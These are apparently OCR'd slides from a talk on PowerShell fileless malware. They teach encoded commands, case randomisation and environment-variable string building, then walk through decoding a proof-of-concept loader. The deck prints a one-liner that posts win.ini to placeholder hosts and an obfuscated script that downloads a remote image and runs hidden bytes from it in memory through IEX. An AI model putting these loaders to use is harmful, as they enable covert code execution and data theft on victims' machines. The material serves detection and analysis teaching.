
- PowerShell commands are called “cmdlets”
- Every cmdlet consists of `Verb-Noun`
  - Only a set of verbs are approved (`Get-Verb`)
- Not case sensitive (`Ls | FoReACh-ObJecT {$_}`)
- Ability to create aliases (`?` -> `Where-Object`)
- .NET-based
  - Ability to execute any supported .NET assembly
  - Call various BCL methods and properties
- Backtick (`) = escape character
  - `n = new line



USEFUL ALIASES ARE CREATED BY DEFAULT

```
ls -> Get-ChildItem

cat -> Get-Content
```



02 Fileless Malware

Threat actors love PowerShell!

Encoded Commands

Complex script? Just Base64 it!

Powershell.exe /?

```
-EncodedCommand
Accepts a base-64-encoded string
version of a command. Use this
parameter
to submit commands to Windows
PowerShell that require complex
quotation
marks or curly braces.
```

So...

```
$c2Stations = "https://ex
ample.com", "https://cont
oso.com";$c2Stations | %{
gc $env:windir\win.ini |
iwr -Method Post $_}
```

Can become...

```
powershell.exe -noprofile -
enc "JABjADIAUwB0AGEAdABpAG8AbgBzACAA
PQAgACIAaAB0AHQAcABzADoALwAvAGUAeABhA
G0AcABsAGUALgBjAG8AbQAiACwAIAAiAGgAdA
B0AHAAcwA6AC8ALwBjAG8AbgB0AG8AcwBvAC4
AYwBvAG0AIgA7ACQAYwAyAFMAdABhAHQAaQBv
AG4AcwAgAHwAIAAlAHsAZwBjACAAJABlAG4Ad
gA6AHcAaQBuAGQAaQByAFwAdwBpAG4ALgBpAG
4AaQAgAHwAIABpAHcAcgAgAC0ATQBlAHQAaAB
vAGQAIABQAG8AcwB0ACAAJABfAH0A"
```

Case Insensitivity

PowerShell commands are case-insensitive!

So...

```
$c2Stations = "https://ex
ample.com", "https://cont
oso.com";$c2Stations | %{
gc $env:windir\win.ini |
iwr -Method Post $_}
```

Can become...

```
$C2sTaTiONs = "Https://ex
ampLe.COM", "https://COnT
oSO.cOM";$C2sTAtIonS | %{
gc $ENV:wINDIr\wiN.INI |
iWR -meThod posT $_}
```

Universal Env Vars

Windows environment variables can sometimes contain strings that are almost always the same.

For example...

```
$env:ProgramFiles
-> "C:\Program Files“
$env:comspec
-> "C:\WINDOWS\system32\cmd.exe“
```

So...

Input:

```
$env:programfiles[9] + $env:comspec[12] + $env:comspec[9] + $env:comspec[14] + $env:programfiles[7]
```

Output:

```
"myStr"
```

.NET CALLS

PowerShell can make .NET calls.

03

Fileless Malware PoC

And it’s pretty close to real-world attacks, too!

With PowerShell...


...we can craft something like this.

```
powershell.exe -noprofile -
enc "JAB3AGMAIAA9ACAAWwBzAFkAUwB0AEUATQAuAG4AZQB0AC4AVwBFAEIAQwBMAEkAZQB
OAHQAXQA6ADoAbgBlAFcAKAApADsAIAAkAEYAcwAgAD0AIABbAFMAWQBzAHQARQBNAC4AaQB
PAC4AbQBlAE0AbwByAFkAUwBUAHIARQBBAG0AXQAkAFcAYwAuAGQATwB3AE4ATABvAGEAZAB
kAGEAdABBACgAJwBoAHQAVABwAFMAOgAvAC8AJwArACAAJABlAG4AVgA6AHAAcgBvAGcAUgB
BAE0ARgBJAGwAZQBzAFsAMQAyAF0AIAArACAAJwAuAGkAYgBiAC4AJwArACAAJABFAG4AdgA
6AEMAbwBtAHMAcABFAEMAWwAyADAAXQArACcATwAvAFQAMgB2ACcAKwBbAEMASABBAFIAXQA
1ADcAKwAnADYAMgBaAC8AZQB2AEkAbAAtAFAAQQBZAGwATwBBAEQALgBQACcAKwAkAEUATgB
2ADoAYwBvAE0AcwBQAGUAYwBbADUAXQArACAAJwBnACcAKQA7ACAAJABGAFMALgBzAGUARQB
rACgAMABYADIAZAA3ADgALAAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBTAEUARQBLAE8AUgB
JAEcAaQBuAF0AOgA6AEIARQBnAEkAbgApADsAIAAkAGcAegBrAGsAagB3ACAAPQAgAFsAQgB
ZAHQAZQBbAF0AXQA6ADoATgBFAFcAKAAwAHgANAA3ACkAOwAgACQAZgBzAC4AUgBlAGEARAA
oACQAZwB6AGsAawBqAHcALAAgADAALAAgACQAZwB6AGsAawBqAHcALgBsAEUATgBHAFQAaAA
pADsAIAAkAGYAcwAuAGMAbABvAHMARQAoACkAOwBbAFMAWQBTAHQARQBNAC4AVABlAFgAdAA
uAGUATgBjAE8ARABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBFAFQAUwBUAHIASQBuAEcAKAA
kAGcAegBrAGsAagB3ACkAfABJAGUAWAA="
```

```
PS C:\Users\34146\source\repos\Invoke-Obfuscation> powershell.exe -noprofile -e
nc "JAB3AGMAIAA9ACAAWwBzAFkAUwB0AEUATQAuAG4AZQB0AC4AVwBFAEIAQwBMAEkAZQBOAHQAXQA
6ADoAbgBlAFcAKAApADsAIAAkAEYAcwAgAD0AIABbAFMAWQBzAHQARQBNAC4AaQBPAC4AbQBlAE0Abw
ByAFkAUwBUAHIARQBBAG0AXQAkAFcAYwAuAGQATwB3AE4ATABvAGEAZABkAGEAdABBACgAJwBoAHQAV
ABwAFMAOgAvAC8AJwArACAAJABlAG4AVgA6AHAAcgBvAGcAUgBBAE0ARgBJAGwAZQBzAFsAMQAyAF0A
IAArACAAJwAuAGkAYgBiAC4AJwArACAAJABFAG4AdgA6AEMAbwBtAHMAcABFAEMAWwAyADAAXQArACc
ATwAvAFQAMgB2ACcAKwBbAEMASABBAFIAXQA1ADcAKwAnADYAMgBaAC8AZQB2AEkAbAAtAFAAQQBZAG
wATwBBAEQALgBQACcAKwAkAEUATgB2ADoAYwBvAE0AcwBQAGUAYwBbADUAXQArACAAJwBnACcAKQA7A
CAAJABGAFMALgBzAGUARQBrACgAMABYADIAZAA3ADgALAAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBT
AEUARQBLAE8AUgBJAEcAaQBuAF0AOgA6AEIARQBnAEkAbgApADsAIAAkAGcAegBrAGsAagB3ACAAPQA
gAFsAQgBZAHQAZQBbAF0AXQA6ADoATgBFAFcAKAAwAHgANAA3ACkAOwAgACQAZgBzAC4AUgBlAGEARA
AoACQAZwB6AGsAawBqAHcALAAgADAALAAgACQAZwB6AGsAawBqAHcALgBsAEUATgBHAFQAaAApADsAI
AAkAGYAcwAuAGMAbABvAHMARQAoACkAOwBbAFMAWQBTAHQARQBNAC4AVABlAFgAdAAuAGUATgBjAE8A
RABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBFAFQAUwBUAHIASQBuAEcAKAAkAGcAegBrAGsAagB3ACk
AfABJAGUAWAA="
```

Okay, WHAT?

Let’s break this base64-encoded string down



```
$wc = [sYStEM.net.WEBCLIeNt]::neW(); $Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.d
OwNLoaddatA('htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:ComspEC[20
]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g'); $FS.seEk(0X2d78, [System.IO.SEEKORIGin
]::BEgIn); $gzkkjw = [BYte[]]::NEW(0x47); $fs.ReaD($gzkkjw, 0, $gzkkjw.l
ENGTh); $fs.closE();[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

```
$wc = [sYStEM.net.WEBCLIeNt]::neW()
$Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://'+ $enV:progRAMF
Iles[12] + '.ibb.'+ $Env:ComspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g')
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)
$gzkkjw = [BYte[]]::NEW(0x47)
$fs.ReaD($gzkkjw, 0, $gzkkjw.lENGTh)
$fs.closE()
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

No traces; all done in memory.

```
$wc = [sYStEM.net.WEBCLIeNt]::neW()
$Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://'+ $enV:progRAMF
Iles[12] + '.ibb.'+ $Env:ComspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g')
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)
$gzkkjw = [BYte[]]::NEW(0x47)
$fs.ReaD($gzkkjw, 0, $gzkkjw.lENGTh)
$fs.closE()
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

Fetches data from a C2 station!

```
$wc = [sYStEM.net.WEBCLIeNt]::neW()
$Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://'+ $enV:progRAMF
Iles[12] + '.ibb.'+ $Env:ComspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g')
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)
$gzkkjw = [BYte[]]::NEW(0x47)
$fs.ReaD($gzkkjw, 0, $gzkkjw.lENGTh)
$fs.closE()
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

```
'htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:C
omspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g'
```


Deobfuscate by pasting the code


```
'htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:C
omspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g'
```


Deobfuscate by pasting the code

...reveals the C2 endpoint

